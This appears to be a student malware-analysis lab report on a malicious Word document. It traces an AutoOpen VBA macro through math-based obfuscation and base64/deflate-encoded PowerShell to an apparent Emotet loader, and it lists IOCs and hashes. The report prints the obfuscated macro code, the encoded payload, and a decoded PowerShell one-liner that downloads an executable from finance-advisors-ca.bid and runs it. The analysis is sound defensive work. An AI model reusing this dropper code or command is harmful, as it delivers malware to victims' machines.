INFA 732
Lab 09 – Final
May 8, 2020

Contents

First Stage Inspection

Inspect the first stage of the attack (initial.bin) and determine:

File type

This is a Microsoft Office Word document:

```
[selks-user@SELKS:~/Downloads]$ file initial.bin
initial.bin: Composite Document File V2 Document, Little Endian, Os: Windows, Version 6.1, Code page: 12
52, Title: 76744Yl81184, Subject: 8762Yl31123, Author: 34837Ydashafyt77571, Template: Normal.dotm, Revis
ion Number: 1, Name of Creating Application: Microsoft Office Word, Create Time/Date: Wed Jun  6 14:26:0
0 2018, Last Saved Time/Date: Wed Jun  6 14:26:00 2018, Number of Pages: 1, Number of Words: 0, Number o
f Characters: 1, Security: 0
[selks-user@SELKS:~/Downloads]$
```

Figure 1: The 'file' utility showing this document to be an MS Word doc




Figure 2: Detect It Easy showing this document to be an MS Word doc

How did it attack the user (macros, JavaScript, CVE, etc)?

This used an auto-open macro. We can see from oledump that there are two macros in this Word doc:

```
[selks-user@SELKS:~/Downloads]$ ~/Tools/oledump/oledump.py initial.bin
  1:       114 '\x01CompObj'
  2:       348 '\x05DocumentSummaryInformation'
  3:       440 '\x05SummaryInformation'
  4:      8240 '1Table'
  5:     22353 'Data'
  6:       450 'Macros/PROJECT'
  7:        80 'Macros/PROJECTwm'
  8: M    3152 'Macros/VBA/IqpVaLqKjFMMSN'
  9:      9123 'Macros/VBA/_VBA_PROJECT'
 10:      1278 'Macros/VBA/__SRP_0'
 11:       106 'Macros/VBA/__SRP_1'
 12:       364 'Macros/VBA/__SRP_2'
 13:       145 'Macros/VBA/__SRP_3'
 14: M   20322 'Macros/VBA/aDGbsjNITN'
 15:       587 'Macros/VBA/dir'
 16:      4096 'WordDocument'
```

Extracting those macros, we can see that the macro in Stream 8 contains a function called Autoopen():

```
macro-8.vbs ×   macro-14.vbs
home > selks-user > Downloads > macro-8.vbs
1   Attribute VB_Name = "IqpVaLqKjFMMSN"
2   Attribute VB_Base = "1Normal.ThisDocument"
3   Attribute VB_GlobalNameSpace = False
4   Attribute VB_Creatable = False
5   Attribute VB_PredeclaredId = True
6   Attribute VB_Exposed = True
7   Attribute VB_TemplateDerived = True
8   Attribute VB_Customizable = True
9   Function wNjqSj()
10  On Error Resume Next
11  hfznm = CStr(NbbFU * Tan(PmPJqQ * Int(pzQwL * Sqr(98136) / WpAsUW + Fix
12  SwRQjn = CStr(nzYbik * Tan(zjPAmP * Int(jaJCm * Sqr(80914) / NaMiN + Fi
13  wNjqSj = BbnsFEcSomT + Shell(USjCkRYTs + Chr(HqqYZ + vbKeyC + HjdBCYIWP
14  PtlWIO = CStr(zQaXLz * Tan(PtzVK * Int(Cdjwj * Sqr(93325) / LTuKu + Fix
15  End Function
16  Sub Autoopen()
17  On Error Resume Next
18  LhlJn = CStr(MsiiWP * Tan(bCXnbW * Int(TcQIo * Sqr(76590) / hLwpP + Fix
19  wNjqSj
20  HQCjR = CStr(Vzifhj * Tan(GlDBpL * Int(vjXVV * Sqr(17252) / HFzTY + Fix
21  End Sub
22
23
```

According to Microsoft's Office macro documentation, AutoOpen() is a special function name that unsurprisingly will cause Office to run the macro code whenever the file is opened:

Macro name	When it runs
AutoExec	When you start Word or load a global template
AutoNew	Each time you create a new document
AutoOpen	Each time you open an existing document
AutoClose	Each time you close a document

(ref: https://docs.microsoft.com/en-us/office/vba/word/concepts/customizing-word/auto-macros)

Code Analysis

Perform code analysis to determine:

All significant IOCs, such as domains/IPs used for command and control

Notable IOCs include:

IOC Type	IOC Value
File name	548E3734.doc
File hash (SHA256)	8e0ddb5abdb6a6b5196e3a4182f3becccfc302c013dce60836896d79f2d7da2a
File name	ldr.bin
File name	######.exe (e.g., 618423.exe)
File hash (SHA256)	ee32c4e0a4b345029d8b0f5c6534fa9fc41e795cc937d3f3fd743dcb0a1cea35
File Path	C:\Users\<user name>\AppData\Local\Temp\
Domain	finance-advisors-ca[.]bid
Full URI	hxxp://finance-advisors-ca[.]bid/ldr[.]bin

Note: the payload executable file path & name will vary based on the username executing the dropper sample. In the observed sandbox analyses, the executable name consisted of 6 integers followed by the .exe extension, and were dropped into the user's Appdata\Local\Temp directory.

Files/scripts that are executed

There are several PowerShell scripts that get executed. Details are below in the "*Any anti-analysis*" section.

The payload executable that gets downloaded and dropped into the user's Appdata\Local\Temp directory also gets executed using the **Start-Process** cmdlet in PowerShell:

```
$PpazR = new-object random;$rmCamW = new-object System.Net.WebClient;$cWBYh = 'http://finance-advisors-ca.bid/ldr.bin'.
Split('@');$LczEHi = $PpazR.next(1, 251783);$luvtY = $env:temp + '\' + $LczEHi + '.exe';foreach($HCihc in $cWBYh){try{$
rmCamW.DownloadFile($HCihc.ToString(), $luvtY);Start-Process $luvtY;break;}catch{write-host $_.Exception.Message;}}
PS C:\Users\John Smith\Desktop\Final-Analysis>
```

Figure 3: Running the payload executable with Start-Process

Any artifacts written to the file system

The payload executable gets written to the file system, under the executing user's Appdata\Local\Temp Directory:

```
BQ1qa/iTN8gdiHH8Bg==' ), [SystEM.IO.COMPrEsSiON.cOMPRESsiOnmoDe]::dEcompResS) | %{ neW-ObJect syStem.iO.StReAmREADEr( $_
 , [sYsTEm.TEXt.ENcoDiNg]::aScII ) } ).rEADtOENd()
$PpazR = new-object random;$rmCamW = new-object System.Net.WebClient;$cWBYh = 'http://finance-advisors-ca.bid/ldr.bin'.
Split('@');$LczEHi = $PpazR.next(1, 251783);$luvtY = $env:temp + '\' + $LczEHi + '.exe';foreach($HCihc in $cWBYh){try{$
rmCamW.DownloadFile($HCihc.ToString(), $luvtY);Start-Process $luvtY;break;}catch{write-host $_.Exception.Message;}}
PS C:\Users\John Smith\Desktop\Final-Analysis>
```

Figure 4: Downloaded executable is written to $env:temp folder

Any anti-analysis

The VBScript code in both macros makes use of math-based obfuscation and extensive string concatenation:

```
macro-8.vbs ×   macro-14.vbs
home > selks-user > Downloads > macro-8.vbs
1  Attribute VB_Name = "IqpVaLqKjFMMSN"
2  Attribute VB_Base = "1Normal.ThisDocument"
3  Attribute VB_GlobalNameSpace = False
4  Attribute VB_Creatable = False
5  Attribute VB_PredeclaredId = True
6  Attribute VB_Exposed = True
7  Attribute VB_TemplateDerived = True
8  Attribute VB_Customizable = True
9  Function wNjqSj()
10 On Error Resume Next
11 hfznm = CStr(NbbFU * Tan(PmPJqQ * Int(pzQwL * Sqr(98136) / WpAsUW + Fix(90732)) / 61786 * Round(43420 / Log(29548 - aJfPo) + 28726 - Vbmvc)) / 42241 + CByte(60629))
12 SwRQjn = CStr(nzYbik * Tan(zjPAmP * Int(jaJCm * Sqr(80914) / NaMiN + Fix(40857)) / 8685 * Round(97368 / Log(27243 - ijmWh) + 82793 - jbXdC)) / 61743 + CByte(54421))
13 wNjqSj = BbnsFEcSomT + Shell(USjCkRYTs + Chr(HqqYZ + vbKeyC + HjdBCYIWPS) + OnfdCiTubwo + mkfNGSDM + McLXiicTOj + dPvMipisC + EJpvRMdvF, 74023 - 74023)
14 PtlWIO = CStr(zQaXLz * Tan(PtzVK * Int(Cdjwj * Sqr(93325) / LTuKu + Fix(70243)) / 89733 * Round(95662 / Log(53620 - cFqpm) + 41052 - KfPKMd)) / 58416 + CByte(62794))
15 End Function
16 Sub Autoopen()
17 On Error Resume Next
18 LhlJn = CStr(MsiiWP * Tan(bCXnbW * Int(TcQIo * Sqr(76590) / hLwpP + Fix(58258)) / 47747 * Round(48796 / Log(25364 - Sfpsz) + 12264 - wjiEN)) / 74315 + CByte(47944))
19 wNjqSj
20 HQCjR = CStr(Vzifhj * Tan(GlDBpL * Int(vjXVV * Sqr(17252) / HFzTY + Fix(49673)) / 75946 * Round(15489 / Log(26941 - qwizf) + 13914 - QWSrv)) / 59270 + CByte(5210))
21 End Sub
22
23
```

Figure 5: Math-based obfuscation in Macro (stream 8)

The second macro extensively so:

```
macro-8.vbs   macro-14.vbs ×
home > selks-user > Downloads > macro-14.vbs
1  Attribute VB_Name = "aDGbsjNITN"
2  Function OnfdCiTubwo()
3  On Error Resume Next
4  wchazb = CStr(bGWGrh * Tan(sCPiZ * Int(mIrut * Sqr(14168) / TwLMzz + Fix(52758)) / 50538 * Round(79724 / Log(20714 - vAspb) + 95468 - TuPpTr)) / 44648 + CByte(80913))
5  Ttfnq = "md" + " TACAiZWidzJ Ql" + "ELiFOErRhvNKi" + "aJ" + "WsYwW wlJfOqlY" + "PlH" + "p "
6  Goknh = CStr(wHduJG * Tan(FwDrrm * Int(TwjuB * Sqr(50615) / PiiUp + Fix(18938)) / 89162 * Round(39800 / Log(71907 - XqDEl) + 23399 - nmapSm)) / 53617 + CByte(99580))
7  AjisQjiuqiz = "&    " + " %^c^o^m^S^p^E" + "^c^%  " + "   %^c^o^m^S^p"
8  QlJHql = CStr(jjcwa * Tan(wwkLw * Int(BjVhk * Sqr(1650) / PzXzr + Fix(5971)) / 39430 * Round(8903 / Log(86413 - KdNlj) + 44469 - INFTp)) / 55174 + CByte(8332))
9  pAzjRitjFd = "^E^c" + "^%   " + "  /V " + "        /c  " + "         set %" + "AwpZiQ" + "oBRUEQPsH%" + "=cRwTOVNzvj&" + "&set %"
10 oHwBv = CStr(ZHkWH * Tan(jlvGP * Int(pahki * Sqr(33509) / zZXvm + Fix(48572)) / 44021 * Round(36237 / Log(81252 - vVDzE) + 71695 - dOcOo)) / 44516 + CByte(34241))
11 vJLUt = "YrMvOF" + "QhX%=p&" + "&set %" + "CTWbrSlIw" + "sfzwt%=o^" + "w&" + "&se" + "t %pAjKSKGUdiTz" + "NII%="
12 DmniZD = CStr(hpwiC * Tan(wzkpt * Int(AkMGko * Sqr(21975) / UpzJB + Fix(10278)) / 92499 * Round(66207 / Log(74804 - oRAWoO) + 97331 - jKiRr)) / 46738 + CByte(90703))
13 wYpCOsEwo = "Rdj" + "tQWiQvz" + "&&set %bCb" + "azDZpqJqEP" + "%=!%YrMv" + "OFQhX"
14 ROrfCp = CStr(vFsrp * Tan(wPPKBB * Int(hivwHK * Sqr(11468) / cCzZO + Fix(24252)) / 76671 * Round(63719 / Log(82465 - jzDER) + 93349 - JwmvP)) / 12978 + CByte(82094))
15 cDinJ = "%!&&set %nob" + "ijsdvao" + "VGBuK" + "%=OdAfEqL" + "tEj" + "RCTT" + "&&set %wau"
16 THnTt = CStr(sjNTC * Tan(RbQJiY * Int(UBYdN * Sqr(98376) / wNTFNv + Fix(12917)) / 4921 * Round(90044 / Log(9309 - NzjoQ) + 81469 - OBFijd)) / 24741 + CByte(81236))
17 RbABn = "WYPWLOzP%=e^" + "r&&set %rbXUXQ" + "CsTtY" + "NK%=!%CTWbrSlIw" + "sf" + "zwt%!&&se" + "t %i" + "TXpEXwqE" + "Hkkj%=s&&s"
18 OnfdCiTubwo = Ttfnq + AjisQjiuqiz + pAzjRitjFd + vJLUt + wYpCOsEwo + cDinJ + RbABn
19 End Function
20 Function mkfNGSDM()
21 On Error Resume Next
22 WVuia = CStr(RZiPH * Tan(GnPjL * Int(UbUjl * Sqr(65625) / wzWQhq + Fix(85506)) / 44352 * Round(85963 / Log(70109 - AaatjJ) + 19169 - iiINq)) / 3647 + CByte(40515))
23 ClolQzMYc = "et %R" + "PPUXRswv" + "bTRhTz" + "%=bmiVHFP" + "Q&&set %zjU" + "navSRR%=he&" + "&set %"
24 sPjqk = CStr(mcWvJ * Tan(YPjNDi * Int(liauKW * Sqr(68960) / NpjjOM + Fix(43074)) / 295 * Round(15405 / Log(18636 - wnnwWl) + 1372 - cTvuK)) / 15595 + CByte(41606))
25 LEHtMUXn = "VKzjjIHd" + "bbC%=ll&&!%bC" + "bazDZpqJqEP%!!%" + "rb" + "XUXQCsTtYNK%!!%" + "wauWYPWLOzP%!" + "!%iTXpEXwqEHkk" + "j%!!%" + "zjUnavSRR%"
26 mRUYUA = CStr(ZmnOu * Tan(CPbDJl * Int(zkDJJJ * Sqr(13526) / RvZYsc + Fix(69758)) / 66614 * Round(76781 / Log(71466 - waOLjW) + 11589 - aEUqBW)) / 55458 + CByte(73990))
27 TSaXM = "!!%VKzjjIHdb" + "bC%!  -e JgAgAC" + "gAIAAkAHAAcwBoA" + "G8AbQBFAF" + "sA" + "NA"
28 NKOKt = CStr(HrOqBI * Tan(jnSjp * Int(iYUnD * Sqr(65003) / cwEXBP + Fix(80424)) / 66153 * Round(40380 / Log(57080 - PCtHU) + 40643 - ESJXhX)) / 34229 + CByte(64465))
29 BcflbL = "BdACsAJABQA" + "FMA" + "aABvAE0AZQB" + "bADMAMABdA"
30 DdtWK = CStr(NELmqp * Tan(TjLJwU * Int(YbDzHz * Sqr(29053) / EOjGT + Fix(10626)) / 72859 * Round(9479 / Log(53278 - Lmpov) + 64902 - qSzZMY)) / 53078 + CByte(95553))
31 pPzuF = "CsAJwB4A" + "CcAKQA" + "gACgAIABu" + "AG" + "UAVwAtAE8A" + "YgBKAGUAYwB0A" + "CAAIABTAHkAUw" + "BUAEUATQ"
32 lcZuPL = CStr(qAwGk * Tan(jhijC * Int(hzkfVU * Sqr(32313) / PzsqEI + Fix(48226)) / 38594 * Round(18019 / Log(59995 - rAYzoz) + 52155 - VlSvcV)) / 81958 + CByte(30215))
33 KKAYF = "AuAE" + "kAT" + "wAuAG" + "MAbwBNAFAAcgBlA"
34 BzDZwd = CStr(sIGBbw * Tan(XzCKk * Int(wwfua * Sqr(90613) / wBPUOs + Fix(53048)) / 36368 * Round(23682 / Log(52814 - tWZGi) + 87190 - SZZuw)) / 50291 + CByte(21278))
```

Figure 6: Even more math-based obfuscation & string/value concatenation

I was able to output the concatenated values of each of these functions by using WScript.Echo():

```
WScript.Echo(OnfdCiTubwo + mkfNGSDM + McLXiicTOj + dPvMipisC + EJpvRMdvF)
```

The output from the second macro appears to have a base64-encoded string:

```
PS C:\Users\John Smith\Desktop\Final-Analysis> cscript .\s14.vbs
Microsoft (R) Windows Script Host Version 5.8
Copyright (C) Microsoft Corporation. All rights reserved.

md TACAiZWidzJ Q1ELiFOErRhvNKiaJWsYwW wlJfOqlYPlHp &     %^c^o^m^S^p^E^c^%     %^c^o^m^S^p^E^c^%     /V         /c
     set %AwpZiQoBRUEQPsH%=cRwTOUNzvj&&set %YrMvOFQhX%=p&&set %CTWbrSlIwsfzwt%=o^w&&set %pAjKSKGUdiTzNII%=RdjtQWiQvz&&se
t %bCbazDZpqJqEP%=!%YrMvOFQhX%!&&set %nobijsdvaoVGBuK%=OdAfEqLtEjRCTT&&set %wauWYPWLOzP%=e^r&&set %rbXUXQCsTtYNK%=!%CTWb
rSlIwsfzwt%!&&set %iTXpEXwqEHkkj%=s&&set %RPPUXRswvbTRhTz%=bmiVHFPQ&&set %zjUnavSRR%=he&&set %VKzjjIHdbbC%=ll&&!%bCbazDZ
pqJqEP%!!%rbXUXQCsTtYNK%!!%wauWYPWLOzP%!!%iTXpEXwqEHkkj%!!%zjUnavSRR%!!%VKzjjIHdbbC%!  -e JgAgACgAIAAkAHAAcwBoAG8AbQBFAF
sANABdACsAJABQAFMAaABvAE0AZQBbADMAMABdACsAJwB4ACcAKQAgACgAIABuAGUAUwAtAE8AYgBKAGUAYwB0ACAAIABTAHkAUwBUAEUATQAuAEkATwAuAG
MAbwBNAFAAcgBlAFMAUwBJAE8ATgAuAEQAZQBGAEwAQQBUAGUAcwBUAHIAZQBBAE0AKAAgAFsASQBPAC4AbQBlAG0ATwBSAFkAUwB0AFIARQBhAG0AXQBbAE
MATwBOAFYAZQByAFQAXQA6ADoARgBSAE8ATQBCAGEAcwBlADYANABzAFQAcgBJAG4AZwAoACAAJwBWAFUAOQBkAFMAOABNAHcARgBQADAAcgBlAFEAaQBrAH
gAVABWAGwAaQBpAGcATABnAGwAZwBuAGUAMQBBAFoAVgBpAGcARABRAGQATAAwAGIAbwAyADIAUwBUAG0AdgBhADcAZgBTAC8AMgA1ADAAOQBjAEcAWAB1AD
cAbgBuAGcAMwBNAHUAWABUAGYAeQArAEUASgB1AGkASQBFAHUAcwB2AGsASABLAEMAUgBPAG0AcwBMAFcAZWByAG8ANgBrAFgAWAAyAG4AMABzAFAATABUAE
wATgBuAHcARgA1AEIAbgBsAFMAYQBUAEEAbwBxAE0AcgB1AE4AcQBUAFgAcwBoAEsAeABXAGMAUAB4AFYAaAB0AHAARgBFAFMAeQAyAE8AdgBXAHUAagBaAF
MAawB1AGUANgBpAEsAdgBDACsAUwAwAFkAUAA1AHQASwBZADgAQgB1AFcAUwBqAG8AbwB6AG8AdQBWADkAcQA3ADYAUwA4AFgAYgBxAEQASABZAEQANABqAD
UANQBmAHoAcQArAHMATABMADYAaQArADkAcgBqADUANABjAEgAcwBGAHoANgA5AEkAUwB1AEUAdgBUAEUALwAvADcAegArADUAdABBAEQARQAxAHYAcgBRAE
sABwB5AG8ASWB0AEUAbAA0AHAAbwBRADAANwBkAHcAZwBIAGQAWQBaAGcAKwA0AHYAZQAyAE0ANQBXAFYAeABZAE8AdQBZAEoATAB5AFYANQB1AGkAMAAyAF
kAWABoAEQATgB5AFMAZwB4AEYAaQB0AEoAaAB0AEgAWgBXAFEAZAB0AE8AcQBNAGgAOQB3AHEAYwBZAGwAVQBSAFYARABwADMAVABDAEYARgBwAFcAeQBUAD
AAbgBTADkANWBCAFEAMQBxAGEALwBpAFQATgA4AGcAZABpAEgASAA4AEIAZwA9AD0AJwAgACkALAAgAFsAUWB5AHMAdABFAE0ALgBJAE8ALgBDAE8ATQBQAH
IARQBzAFMAaQBPAE4ALgBjAE8ATQBQAFIARQBTAHMAaQBPAG4AbQBvAEQAZQBdADoAOgBkAEUAYWBvAG0AcABSAGUAcwBTACkAIAB8ACUAewAgAG4AZQBXAC
0ATwBiAEoAZQBjAHQAIABzAHkAUwB0AGUAbQAuAGkATwAuAFMAdABSAGUAQQBtAFIARQBBAEQARQByACgAIAAkAF8AIAAsACAAWwBzAFkAcwBUAEUAbQAuAF
QARQBYAHQALgBFAE4AYWBvAEQAaQB0AGcAXQA6ADoAYQBTAGMASQBJACAAKQAgAH0AIAApAC4AcgBFAEEARAB0AE8ARQBOAGQAKAAgACkA
PS C:\Users\John Smith\Desktop\Final-Analysis>
```

Running that highlighted string through a Base64 decoder confirms this to be the case:

```
Windows PowerShell
PS C:\Users\John Smith\Desktop\Final-Analysis> [Text.Encoding]::Utf8.GetString([Convert]::FromBase64String('JgAgACgAIAAk
AHAAcwBoAG8AbQBFAFsANABdACsAJABQAFMAaABvAE0AZQBbADMAMABdACsAJwB4ACcAKQAgACgAIABuAGUAUwAtAE8AYgBKAGUAYwB0ACAAIABTAHkAUwBU
AEUATQAuAEkATwAuAGMAbwBNAFAAcgB1AFMAUwBJAE8ATgAuAEQAZQBGAEwAQQBUAGUAcwBUAHIAZQBBAE0AKAAgAFsASQBPAC4AbQB1AG0ATwBSAFkAUwB0
AFIARQBhAG0AXQBbAEMATwBOAFYAZQByAFQAXQA6ADoARgBSAE8ATQBCAGEAcwB1ADYANABzAFQAcgBJAG4AZwAoACAAJwBWAFUAOQBkAFMAOABNAHcARgBQ
ADAAcgB1AFEAaQBrAHgAVABWAGwAaQBpAGcATABnAGwAZwBuAGUAMQBBAFoAVgBpAGcARABRAGQATAAwAGIAbwAyADIAUwBUAG0AdgBhADcAZgBTAC8AMgA1
ADAAOQBjAEcAWAB1ADcAbgBuAGcAMwBNAHUAWABUAGYAeQArAEUASgB1AGkASQBFAHUAcwB2AGsASABLAEMAUgBPAG0AcwBMAFcAZWByAG8ANgBrAFgAWAAy
AG4AMABzAFAATABUAEwATgBuAHcARgA1AEIAbgBsAFMAYQBUAEEAbwBxAE0AcgB1AE4AcQBUAFgAcwBoAEsAeABXAGMAUAB4AFYAaAB0AHAARgBFAFMAeQAy
AE8AdgBXAHUAagBaAFMAawB1AGUANgBpAEsAdgBDACsAUwAwAFkAUAA1AHQASwBZADgAQgB1AFcAUwBqAG8AbwB6AG8AdQBWADkAcQA3ADYAUwA4AFgAYgBx
AEQASABZAEQANABqADUANQBmAHoAcQArAHMATABMADYAaQArADkAcgBqADUANABjAEgAcwBGAHoANgA5AEkAUwB1AEUAdgBUAEUALwAvADcAegArADUAdABB
AEQARQAxAHYAcgBRAEsAbwB5AG8ASwB0AEUAbAA0AHAAbwBRADAANwBkAHcAZwBIAGQAWQBaAGcAKwA0AHYAZQAyAE0ANQBXAFYAeABZAE8AdQBZAEoATAB5
AFYANQB1AGkAMAAyAFkAWABoAEQATgB5AFMAZwB4AEYAaQB0AEoAaAB0AEgAWgBXAFEAZAB0AE8AcQBNAGgAOQB3AHEAYwBZAGwAVQBSAFYARABwADMAVABD
AEYARgBwAFcAeQBUADAAbgBTADkANWBCAFEAMQBxAGEALwBpAFQATgA4AGcAZABpAEgASAA4AEIAZwA9AD0AJwAgACkALAAgAFsAUWB5AHMAdABFAE0ALgBJ
AE8ALgBDAE8ATQBQAHIARQBzAFMAaQBPAE4ALgBjAE8ATQBQAFIARQBTAHMAaQBPAG4AbQBvAEQAZQBdADoAOgBkAEUAYWBvAG0AcABSAGUAcwBTACkAIAB8
ACUAewAgAG4AZQBXAC0ATwBiAEoAZQBjAHQAIABzAHkAUwB0AGUAbQAuAGkATwAuAFMAdABSAGUAQQBtAFIARQBBAEQARQByACgAIAAkAF8AIAAsACAAWwBz
AFkAcwBUAEUAbQAuAFQARQBYAHQALgBFAE4AYWBvAEQAaQB0AGcAXQA6ADoAYQBTAGMASQBJACAAKQAgAH0AIAApAC4AcgBFAEEARAB0AE8ARQBOAGQAKAAg
ACkA'))
&  (  $pshomE[4]+$PShoMe[30]+'x')  (  neW-ObJect   SySTEM.IO.coMP
reSSION.DeFLATesTreAM(  [IO.memORYStREam][CONVerT]::FROMBase
64sTrIng(  'VU9dS8MwFP0reQikxTV1iigLg1gne1AZVigDQdL0bo22SUmva
7fS/2509cGXe7nng3MuXTfy+EJuiIEusvkHKCR0msLWgro6kXX2n0sPLULN
nwF5Bn1SaTAoqMruNqUXshKxWcTxVhtpFESy2OvWujZSkue6iKvC+W0YT5tK
Y8BuWSjoozouU9q76W8XbqDHYD4j55fzq+sLL6i+9rj54cHsFz69IWeEvTE
//7z+5tADE1vrQKoyoKtE14poQ07dwgHdYZg+4ve2M5WUxYOuYJLyU5ui02Y
XhDNySgxFitJhtHZWQdtOqMh9wqcY1URVDp3TCFFpWyT0nS97BQ1qa/iTN8
gdiHH8Bg==')  ,  [SystEM.IO.COMPrEsSiON.coMPRESsiOnmoDe]::dEco
mpResS)  |%{  neW-ObJect  syStem.iO.StReAmREADEr(  $_  ,  [sYsTEm
.TEXt.ENcoDiNg]::aScII  )  }  ).rEADtOENd(  )
PS C:\Users\John Smith\Desktop\Final-Analysis>
```

That last section uses spaced out obfuscation and more base64 obfuscation. Cleaning up the code a bit, it looks like this:

```
1  &  ( $pshomE[4]+$PShoMe[30]+'x') ( neW-ObJect SySTEM.IO.coMPreSSION.DeFLATesTreAM( [IO.memORYStREam][CONVerT]::FROMBase64sTrIng(
2      'VU9dS8MwFP0reQikxTV1iigLg1gne1AZVigDQdL0bo22SUmva7fS/2509cGXe7nng3MuXTfy+EJuiIEusvkHKCR0msLWgro6kXX2n0sPLULNnwF58nlSaTAoqMruNqUXshKxWcTxVhtpFESy2OvWujZSkue6iKvC+W0YT5tKY8BuWSjoozouV
3  [SystEM.IO.COMPrEsSiON.coMPRESsiOnmoDe]::dEcompResS) | %{ neW-ObJect syStem.iO.StReAmREADEr( $_ , [sYsTEm.TEXt.ENcoDiNg]::aScII ) } ).rEADtOENd()
```

Further decoding the last bit by running inside PowerShell, we get our payload URL:

```
PS C:\Users\John Smith\Desktop\Final-Analysis> ( neW-ObJect SySTEM.IO.coMPreSSION.DeFLATesTreAM( [IO.memORYStREam][CONVe
rT]::FROMBase64sTrIng( 'VU9dS8MwFP0reQikxTVliigLglgne1AZUigDQdL0bo22SUmva7fS/2509cGXe7nng3MuXTfy+EJuiIEusvkHKCROmsLWgro6
kXX2n0sPLULNnwF5Bn1SaTAoqMruNqUXshKxWcTxVhtpFESy2OvWujZSkue6iKvC+W0YT5tKY8BuWSjoozouV9q76W8XbqDHYD4j55fzq+sLLGi+9rj54cHs
Fz69IWeEvTE//7z+5tADE1vrQKoyoKtEl4poQ07dwgHdYZg+4ve2M5WVxYOuYJLyV5ui02YXhDNySgxFitJhtHZWQdtOqMh9wqcYlURVDp3TCFFpWyT0nS97
BQ1qa/iTN8gdiHH8Bg==' ), [SystEM.IO.COMPrEsSiON.cOMPRESsiOnmoDe]::dEcompResS) | %{ neW-ObJect syStem.iO.StReAmREADEr( $_
, [sYsTEm.TEXt.ENcoDiNg]::aScII ) } ).rEADtOENd()
$PpazR = new-object random;$rmCamW = new-object System.Net.WebClient;$cWBYh = 'http://finance-advisors-ca.bid/ldr.bin'.
$split('@');$LczEHi = $PpazR.next(1, 251783);$luvtY = $env:temp + '\' + $LczEHi + '.exe';foreach($HCihc in $cWBYh){try{$
rmCamW.DownloadFile($HCihc.ToString(), $luvtY);Start-Process $luvtY;break;}catch{write-host $_.Exception.Message;}}
PS C:\Users\John Smith\Desktop\Final-Analysis>
```

Figure 7: Payload URL


Resource Retrieval

What resource(s) does it attempt to retrieve?

- Hint, there is one file - identify what file this is. You may have to use PassiveTotal/VirusTotal to help connect the dots of your analysis.

Note: This section is ignoring the previous macro analysis, and relying solely on OSINT.

From a Joe Sandbox analysis back in 2018, this sample was identified as having reached out to the domain finance-advisors-ca[.]bin:




Domains

Source	Detection	Scanner
finance-advisors-ca.bid	6%	virustotal

(ref: https://www.joesandbox.com/analysis/170594/0/html)

Pivoting over to VirusTotal and looking at the history for this domain, I can see that a file named ldr.bin had previously been hosted and requested from that domain:



URLs


Scanned	Detections	URL
2019-03-30	6 / 66	http://finance-advisors-ca.bid/ldr.bin
2019-05-17	4 / 70	http://finance-advisors-ca.bid/

Downloaded Files

Scanned	Detections	Type	Name
2020-01-02	61 / 72	Win32 EXE	myfile.exe
2018-11-09	0 / 57	HTML	ldr.bin

(ref: https://www.virustotal.com/gui/domain/finance-advisors-ca.bid/relations)

I found a Hybrid Analysis report from 2018 for this file:



(ref: https://www.hybrid-analysis.com/sample/ee32c4e0a4b345029d8b0f5c6534fa9fc41e795cc937d3f3fd743dcb0a1cea35?environmentId=100)

Final Stage Info

Without analyzing the final stage, what type of malware did this initial stage intend to drop?

From the VirusTotal results of the final stage, it seems likely that the loader intended to drop an Emotet banking trojan. Running the dropped executable's file hash through VirusTotal, we get several hits for Emotet as well as several generic Trojan signatures:

